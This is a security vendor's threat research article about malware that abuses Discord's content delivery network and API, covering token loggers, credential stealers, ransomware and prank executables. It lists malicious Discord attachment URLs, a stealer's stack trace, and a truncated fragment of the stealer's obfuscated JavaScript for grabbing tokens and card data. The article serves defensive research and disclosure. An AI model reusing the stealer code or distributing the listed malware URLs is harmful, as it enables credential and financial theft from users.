
Malware increasingly targets Discord for abuse

news.sophos.com/en-us/2021/07/22/malware-increasingly-targets-discord-for-abuse


July 22, 2021



Threat actors who spread and manage malware have long abused legitimate online services. As we found during our investigation into the use of TLS by malware, more than half of network traffic generated by malware uses TLS encryption, and 20 percent of that involved the malware communicating with legitimate online services.

During the timeframe of that research, we found that four percent of the overall TLS-protected malware downloads came from one service in particular: Discord. The growing popularity of the game-centric text and voice chat platform has not failed to draw the attention of malware operators.

Discord operates its own content delivery network, or CDN, where users can upload files to share with others. The service also publishes an API, enabling developers to create new ways to interact with Discord other than through its client application. We observed significant volumes of malware hosted in Discord's own CDN, as well as malware interacting with Discord APIs to send and receive data.



Source: VirusTotal

A visualization of just a small portion of the malware files hosted on Discord's content delivery network (CDN). Red-colored entries are files determined to be malicious.

Several password-hijacking malware families specifically target Discord accounts. SophosLabs also found malware that leveraged Discord chat bot APIs for command and control, or to exfiltrate stolen information into private Discord servers or channels.

As the origins of the service were tied to online gaming, Discord's audience includes large numbers of gamers—including players of youth-oriented titles such as Fortnite, Minecraft, or Roblox. Among the malicious files we discovered in Discord's network, we found game cheating tools that target games that integrate with Discord, in-game. The tools allegedly make it possible, exploiting weaknesses in Discord's protocols, for one player to crash the game of another player. We also found applications that serve as nothing more than harmless, though disruptive, pranks.


But the greatest percentage of the malware we found have a focus on credential and personal information theft, a wide variety of stealer malware as well as more versatile RATs. The threat actors behind these operations employed social engineering to spread credential-stealing malware, then use the victims' harvested Discord credentials to target additional Discord users.

We also encountered several ransomware families hosted in the Discord CDN—largely older ones, usable only to cause harm, as there's no longer a way to pay the ransom. Files hosted on Discord also included multiple Android malware packages, ranging from spyware to fake apps that steal financial information or transactions.

Growing abuse of all kinds

Abuse of Discord, like abuse of any web-based service, is not a new phenomenon, but it is a rapidly growing one: Sophos products detected and blocked, just in the past two months, nearly 140 times the number of detections over the same period in 2020. In April, we reported over 9,500 unique URLs hosting malware on Discord's CDN to Discord representatives.

In the second quarter, we detected 17,000 unique URLs in Discord's CDN pointing to malware. And this excludes the malware not hosted within Discord that leverage Discord's application interfaces in various ways. At just prior to publication time, more than 4,700 of those URLs, pointing to a malicious Windows .exe file, remained active.



datetime	threat_name	url	risk_level
2021-6-18, 21:39	Troj/Agent-BHEK	cdn.discordapp.com/attachments/847209277777248269/849922309652742185/order_doc-stt0641.pdf.7z	HIGH
2021-5-10, 15:34	Mal/HTMLGen-A	cdn.discordapp.com/attachments/732948821088403499/736128369707450438/awb__21257246838723642014750923784dhl....	HIGH
2021-5-11, 3:00	C2/Generic-A	cdn.discordapp.com/attachments/776234221668270104/776349109195898880/awb_dhl733918737wa56301224799546260.pd...	HIGH
2021-6-22, 17:49	Troj/Mdrop-IAZ	cdn.discordapp.com/attachments/855819522066219088/856538030914404352/last_activity_view.7z	HIGH
2021-6-30, 15:46	Troj/Virtum-Gen	cdn.discordapp.com/attachments/859455808184778803/859463434034872340/evolve.7z	HIGH
2021-6-9, 16:57	Mal/VMProtBad...	cdn.discordapp.com/attachments/851167333854216242/851806016139690005/data1.7z	HIGH

The reasons for that growth seem pretty easy to understand. Discord provides a persistent, highly-available, global distribution network that malware operators can take advantage of, as well as a messaging API that can be adapted easily to malware command and control—much in the way Internet Relay Chat, and more recently Slack and Telegram, have been used as C2 channels.

It also provides an ever-growing, target-rich environment for scammers and malware operators to spread malicious code to steal personal information and credentials through social engineering. And some Discord users clearly seek to use the platform to harm others' computers out of spite rather than for financial gain.

Discord is not the only service being abused by malware distributors and scammers by any means, and the company is responsive to take-down requests. But Discord users should remain vigilant to the threat of malicious content on the service, and defenders should never consider any traffic from a cloud service as inherently "safe" based on the legitimacy of the service itself.


Using the most recent telemetry data, we were able to retrieve thousands of unique malware samples and more than 400 archive files from these URLs—a count that does not represent the whole corpus of malware, as it does not include files that were removed by Discord (or by the actors who originally uploaded them). These have been disclosed to Discord, and the majority of them have since been removed; however, new malware continues to be posted into Discord's CDN, and we continue to find malware using Discord as a command and control network.

The wrong kind of boost

Discord is a cloud-based service optimized for high volumes of text and voice messaging within communities of interest. Discord gets revenue from premium services delivered through the platform, including “server boosts” that allow groups to increase the performance of their server instances’ live streaming and voice chat and add custom features.

But the basic platform—which includes access to the Discord application programming interface (API)—is free. Discord servers, including the free ones, can also be configured to interact with third-party applications—bots that post content to server channels, apps that provide additional functionality built on top of Discord, and games that directly connect to Discord’s messaging platform.

Discord’s “servers” are Google Cloud instances of Elixir Erlang virtual machines, front-ended by Cloudflare. Servers can be public or private—a server “owner” can require invite keys for individuals to join the server’s channels and access content.



BSOD INCOMING

IVI3IVI2

ENJOY THE NYAN CAT

#MakeMalwareGreatAgain

VIRUS PRANK (GONE WRONG)

SecureBoot sucks.

gr8 m8 i r8 8/8

HAVE FUN TRYING TO RESTORE YOUR DATA :D

HACKER!
ENJOY BAN!

YOU KILLED MY TROJAN!
Now you are going to die.

YOU TRIED SO HARD AND GOT SO FAR, BUT IN THE END, YOUR PC WAS STILL FUCKED!

GET MLG ANTIVIRUS NEXT TIME

One of the less harmful “prank” executables, presented as a crack tool for the game Counter-Strike: Global Offensive, fills the screen with messages taunting the user who downloaded and ran it

In addition to message and stream routing, Discord also acts as a content delivery network for digital content of all types. In its simplest form, that content is message attachments—files that are uploaded by Discord users into chat or private messages. Discord uses Google Cloud Storage to store file attachments; once a file has been uploaded as part of a message, it is accessible from anywhere on the web via a URL representing a storage object address. Like Discord's server instances, the storage objects are front ended by Cloudflare.

This architecture makes Discord scalable enough to handle its hundreds of millions of active users, and resilient against denial-of-service attacks—a plus for dealing with the gaming community. It also makes it an ideal platform for abuse by malicious actors. Once files are uploaded to Discord, they can persist indefinitely unless reported or deleted.


While Discord has some malware screening capabilities, many types of malicious content slip by without notice. And when users get caught, they can burn their account and create a new one. Discord relies heavily on user reports to police abuse. But when the Discord architecture is used for activities that are limited to targets not necessarily within the Discord user community, they can go unreported and persist for months.

Gaming the gamers

One of the primary ways we've observed malware being deployed from Discord's CDN is through social engineering—using chat channels or private messages to post files or external links with deceiving descriptions as a lure to get others to download and execute them. We found many files whose names suggested they served some function for gamers, and some in fact were: game cheats, game "enhancements" that claimed to be able to unlock paid content, license key generators and bypasses. But while some were actually what was advertised, the vast majority of them were in fact hacks of another kind—intended for one form or another of credential theft.

A significant percentage of these credential stealers target Discord itself. Discord token loggers steal the OAuth tokens used to authenticate Discord users, frequently along with other credential data and system information—including tokens for Steam and other gaming platforms. They "log" stolen tokens back to a Discord channel through a webhook connection, allowing their operators to collect the OAuth tokens and attempt to hijack access to the accounts.


The learning curve for building a token logger is not very steep. A Python-based proof-of-concept token logger can be found on GitHub and easily turned into an executable customized to communicate with the server of the malware operator's choice. One active token logger campaign has been spread through an ongoing social engineering scam leveraging stolen accounts, asking users to test a game in development. The "game" is a compiled Python script similar to the proof of concept.



The icon for the “game” that is actually a Discord account stealer.


Once credentials are stolen, they are often used to continue to steal other credentials through social engineering. The token logger also collects machine fingerprint data, and attempts to scrape other cookies and credential tokens from the target’s machine as well, so there may be more damage done than just the loss of an account.

Another stealer, named PirateMonsterInjector by its author, uses Discord’s own API to dump Discord OAuth tokens and other stolen information back to a private Discord server chat. It does this by retrieving JavaScript from a malicious website (monster[.]casa) that contains Discord API code and scrapes data from the system related to Discord and other applications.



```
Unhandled Exception: System.IO.DirectoryNotFoundException: Could not find a part of the path 'C:\Users\Harry Johnson\App
Data\Roaming\Microsoft\Windows\Start Menu\Programs\Discord Inc'.
   at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath)
   at System.IO.FileSystemEnumerableIterator`1.CommonInit()
   at System.IO.FileSystemEnumerableIterator`1..ctor(String path, String originalUserPath, String searchPattern, SearchO
ption searchOption, SearchResultHandler`1 resultHandler, Boolean checkHost)
   at System.IO.Directory.GetFiles(String path)
   at PirateMonsterInjector.Program.Main(String[] args)
```


The malware errors out looking for Discord data on a machine not running Discord. On a Windows system with Discord present, it logged the user out and restarted Discord after stealing the OAuth token for the account.



MonsterCasa

Join our discord - Made by PirateMonster


The homepage of the Cloudflare-protected site connected to by the malware. The “Join our discord” link contains an invalid Discord invite code.



```
const _0x3575=['TPxWF',']]]);(func','Staff,','sOwnProper','VyvIF','cLWJd','ing\x22==type','ppsEB','IYAZW','illing/sub','JeYYU','TJIvJ','Partner,','nqWwx','lPwET',
'DSfcu','m/api/v*/a','xfKTE','qiGqJ','jHFbT','username','kJKzm','log','AjVGM','SVAeE','oEJlq','vZyvA','wtfismyip.','Nitro\x20Clas','aiZmE','CGBPL','BHAbJ','QMNvY',
'gmobR','{extra_id:','uUsbF','or(let\x20e\x20i','None','xDTIS','users/@me','st\x20r=t.c[o','KQszk','bSofC','ler','com','ObuHD','qTIZe',']:n(r)))re','DArYB','new_passwo'
')return\x20r.','ZADQI','KXlaB',':**```','DOkIa','sQtqO','onth]','riRzP','xauWP','AQDuf','wWPmg','tGAkU','**Nitro\x20Ty','gPOtx','yTTgg','cFPLQ','GOZei','GYSJt','xaTXl'
'dHwwq','oNjtA','t)\x22getToke','EDzZe','pfhqf','zpIzg','login','executeJav','webRequest','ZnKKP','rd.com/api','jWDHY','*```','rXRmC','CukCW','gjFGO','ra_id:(t,n',
'l:\x20**```','yMXNa','cokZI','```\x0a**IP**','api/v*/use','ss_city]','opLpA','message','card[numbe','sQfph','LPIDl','SATLI','RkSKq','FhZSd','XoNfg','awNah','ord.gg/*',
'Wksld','\x0a**Credit\x20','xWtFU','ynUiu','YlQEC','ipPXs','hRKRp','vuXRx','defaultSes','card[exp_m','rhMKb','exports','**City:\x20**','r\x20t=webpac','kyBFL','ehJJy',
'ByhKF','pnekw','LUBZA','pAAbx','riIRp','eVvNK','XxnNb','ZRzJn','email','bqBry','m/api/v*/u','\x0a**Token:*','card[exp_y','GtWac','sfOtz','oken=t.def','nster.casa',
'stringify','UMQqN','/api/v8/us','ibrary','fmXWk','unter,','h/login','qEGAH','ryyNd','urn\x20null})','GpOYY','soFsu','Early\x20Supp','WWlYK','GkriT','led-mainte',
'es:**```','MDQZX','KiefGrabbe','WdqDd','Bravery,','dtMBO','xtMCH','iJzkT','wIthN','length','kPSeG','1lBgWYY','t\x20Card\x20Add','hCxCQ','jhJhA','ZaIcK','DiMAm','QDhPJ'
'sion','FXeJZ','qZDZs','stdout','qPAnk','RBAoy','xOvNI','JesEt','tvSTw','.exports;i','RDLFF','BnwWY','premium_ty','zUEuO','.default))','rary','end','r.default&','ubnxN'
'```','dbrQa','fXxRi','veloper,','Nitro\x20Boos','46726zNBQUK','ss_line1]','**State:\x20*','oming.json','617329PwsWhn','kiBAC','ONLKt','TxzJQ','yPzrj','oRONi','n\x20rec
c)if','pp.com/ava','PhPCH','OwnPropert','TTBCE','teeVe','OHphH','te-auth-ga','RyTcR','write','pFuYJ','TtTnZ','lerBTW','aLBKc','EWnfX','NayLi','Brillance,','uSXSZ',
